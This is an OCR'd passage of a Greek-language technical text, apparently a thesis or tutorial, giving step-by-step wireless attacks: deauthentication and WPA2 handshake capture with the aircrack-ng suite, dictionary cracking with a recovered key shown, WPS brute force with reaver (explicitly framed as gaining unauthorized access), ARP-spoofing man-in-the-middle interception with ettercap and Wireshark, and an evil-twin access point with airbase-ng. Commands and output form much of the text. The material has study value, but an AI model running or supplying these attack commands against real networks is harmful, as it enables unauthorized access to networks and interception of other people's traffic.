
Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.



- **Βήμα δεύτερο:**


Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή:

airmon-ng start wlan2.



- **Βήμα τρίτο:**


Ανιχνεύουμε για ασύρματα δίκτυα και πληκτρολογούμε την εντολή: # airodump-ng mon0



- **Βήμα τέταρτο:**


Αφού βρούμε το ασύρματο δίκτυο που μας ενδιαφέρει θα πληκτρολογήσουμε πάλι την εντολή # airodump, μονό που αυτή τη φορά θα δημιουργήσουμε και ένα αρχείο που θα καταγράφουμε τα δεδομένα αυτού του δικτύου.

Η εντολή θα είναι: # airodump-ng -c 10 -w wwtest --bssid C8:D3:A3:4F:EA:50 mon0



- **Βήμα πέμπτο:**

Κάνουμε έλεγχο για να δούμε τις πιθανότητες που υπάρχουν για να σπάσουμε το ασύρματο δίκτυο. Αυτό θα το δούμε με την εντολή: aireplay-ng -9 mon0.



- **Βήμα έκτο:**

Στη συνέχεια, θα αποσυνδέσουμε κάποια συσκευή έτσι ώστε αυτή να επανασυνδεθεί .Με αυτή τη τεχνική θα πάρουμε πιο γρήγορα το Handshake. Ανοίγουμε νέο τερματικό χωρίς να κλείσουμε τα προηγούμενα και πληκτρολογούμε την εντολή: aireplay-ng -0 7 -a C8:D3:A3:4F:EA:50 -c 00:25:86:EF:60:35 -e HyperX mon0.

```
root@user:~# aireplay-ng -0 7 -a C8:D3:A3:4F:EA:50 -c 00:25:86:EF:60:35 -e HyperX --ignore-negative-one mon0
13:01:47  Waiting for beacon frame (BSSID: C8:D3:A3:4F:EA:50) on channel -1
13:01:47  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [ 5|64 ACKs]
13:01:48  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [ 6|63 ACKs]
13:01:49  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [30|61 ACKs]
13:01:50  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [ 8|61 ACKs]
13:01:50  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [26|60 ACKs]
13:01:51  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [59|63 ACKs]
13:01:52  Sending 64 directed DeAuth. STMAC: [00:25:86:EF:60:35] [64|61 ACKs]
```

- **Βήμα έβδομο:**

Εφόσον λάβουμε το Handshake ανοίγουμε νέο τερματικό χωρίς να κλείσουμε τα προηγούμενα. Τρέχουμε το aircrack και αυτή τη φορά θα δηλώσουμε και τη wordlist.

Η εντολή είναι: # aircrack-ng -w ./wordlist.txt sniff_dump-01.cap.

```
CH 10 ][ Elapsed: 3 mins ][ 2015-04-20 11:12 ][ WPA handshake: C8:D3:A3:4F:EA:50

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:D3:A3:4F:EA:50  -64   0     1580      605   96  10  54e  WPA2 CCMP   PSK  HyperX

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:D3:A3:4F:EA:50  00:25:86:EF:60:35  -18    0e- 0e     1      693  HyperX
```


```
                              Aircrack-ng 1.2 beta3

                [00:00:00] 5 keys tested (274.96 k/s)

                        KEY FOUND! [ Snak33yes ]


Master Key     : 55 D2 C5 59 28 C3 75 FC DE 8F 2B F6 4C 61 33 E1
                 06 27 22 70 89 F1 45 A1 BE A7 01 8C 57 F0 26 34

Transient Key  : 8E C8 40 5D AB 7B B4 35 E4 8E 32 A6 67 D2 F0 14
                 35 13 92 93 38 0C CD AB 2A 93 7D D1 14 83 42 E7
                 DB 98 C4 9A CB 4E 30 FF EA 54 6A F5 BD 99 D4 0C
                 2A D0 15 3E DC EB 19 EF B6 CA 55 A7 8E D0 E2 FC

EAPOL HMAC     : 84 3D 0F 75 AE CF B1 0B EF 6E 19 4A F9 B9 66 82
```

(1)

6.5 Πως μπορούμε να αποκτήσουμε πρόσβαση σε μη εξουσιοδοτημένη σύνδεση σπάζοντας το wpa-wpa2 κλειδί με το Reaver


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.




- **Βήμα τρίτο:**


Ανιχνεύουμε για ασύρματα δίκτυα, εξετάζοντας κάτι πολύ συγκεκριμένο. Δηλαδή, αν τα σημεία πρόσβασης υποστηρίζουν (wps). Ανοίγουμε νέο τερματικό και πληκτρολογούμε την εντολή: # wash -i mon0. Βρίσκουμε το σημείο πρόσβασης που θέλουμε και συνεχίζουμε στο επόμενο βήμα.



- **Βήμα τέταρτο:**

Για να διεισδύσουμε το δίκτυο πληκτρολογούμε την εντολή: # reaver -i mon0 -c -b –vv –x 60






Οπότε, μέσα σε 10-12 ώρες θα έχουμε αποκτήσει τον έλεγχο του δικτύου χωρίς wordlist. (7)

6.6 Πως μπορούμε να κάνουμε υποκλοπή


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.



- **Βήμα δεύτερο:**


Για να ξεκινήσουμε την υποκλοπή θα κάνουμε μια επίθεση mitm τρέχοντας ένα από τα κορυφαία προγράμματα το ettercap. Ανοίγουμε νέο τερματικό και πληκτρολογούμε την εντολή: # ettercap -T -q -p -M ARP –i wlan2 // //



Με αυτό το τρόπο έχουμε μπει ενδιάμεσα στο σημείο πρόσβασης η στο δρομολογητή και όλα τα πακέτα που δρομολογούνται περνάνε από εμάς.

- **Βήμα τρίτο:**

Ανοίγουμε το Wireshark για να καταγράψουμε τα πάντα! Για να το κάνουμε αυτό ανοίγουμε το Wireshark πάμε στην επιλογή capture επιλέγουμε το ίδιο μέσο διασύνδεσης με αυτό που είχαμε επιλέξει στο ettercap και πατάμε start και ξεκινάει η καταγραφή.




(8)

6.7 Πως μπορούμε να δημιουργήσουμε το κακό δίδυμο


Βήμα πρώτο:

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.




- **Βήμα τρίτο:**

Ανιχνεύουμε για ασύρματα δίκτυα πληκτρολογώντας την εντολή: # airodump-ng mon0 και καταγράφουμε όλες τις πληροφορίες για το σημείο πρόσβασης που μας ενδιαφέρει και πάμε στο επόμενο βήμα.




- **Βήμα τέταρτο:**

Για να φτιάξουμε το κλώνο του σημείου πρόσβασης θα πρέπει να δημιουργήσουμε ένα δικό μας σημείο πρόσβασης με τα χαρακτηριστικά του πραγματικού. Φυσικά, ο κλώνος θα έχει το ίδιο όνομα αλλά αν θέλουμε μπορούμε να βάλουμε και την ίδια διεύθυνση mac. Για να το κάνουμε αυτό, ανοίγουμε νέο τερματικό χωρίς να κλείσουμε το προηγούμενο και πληκτρολογούμε την εντολή: # airbase-ng -a <new mac> -e BlackOps -c 10 -P mon0.



Τέλος, βλέπουμε το πραγματικό σημείο πρόσβασης και τον κλώνο.

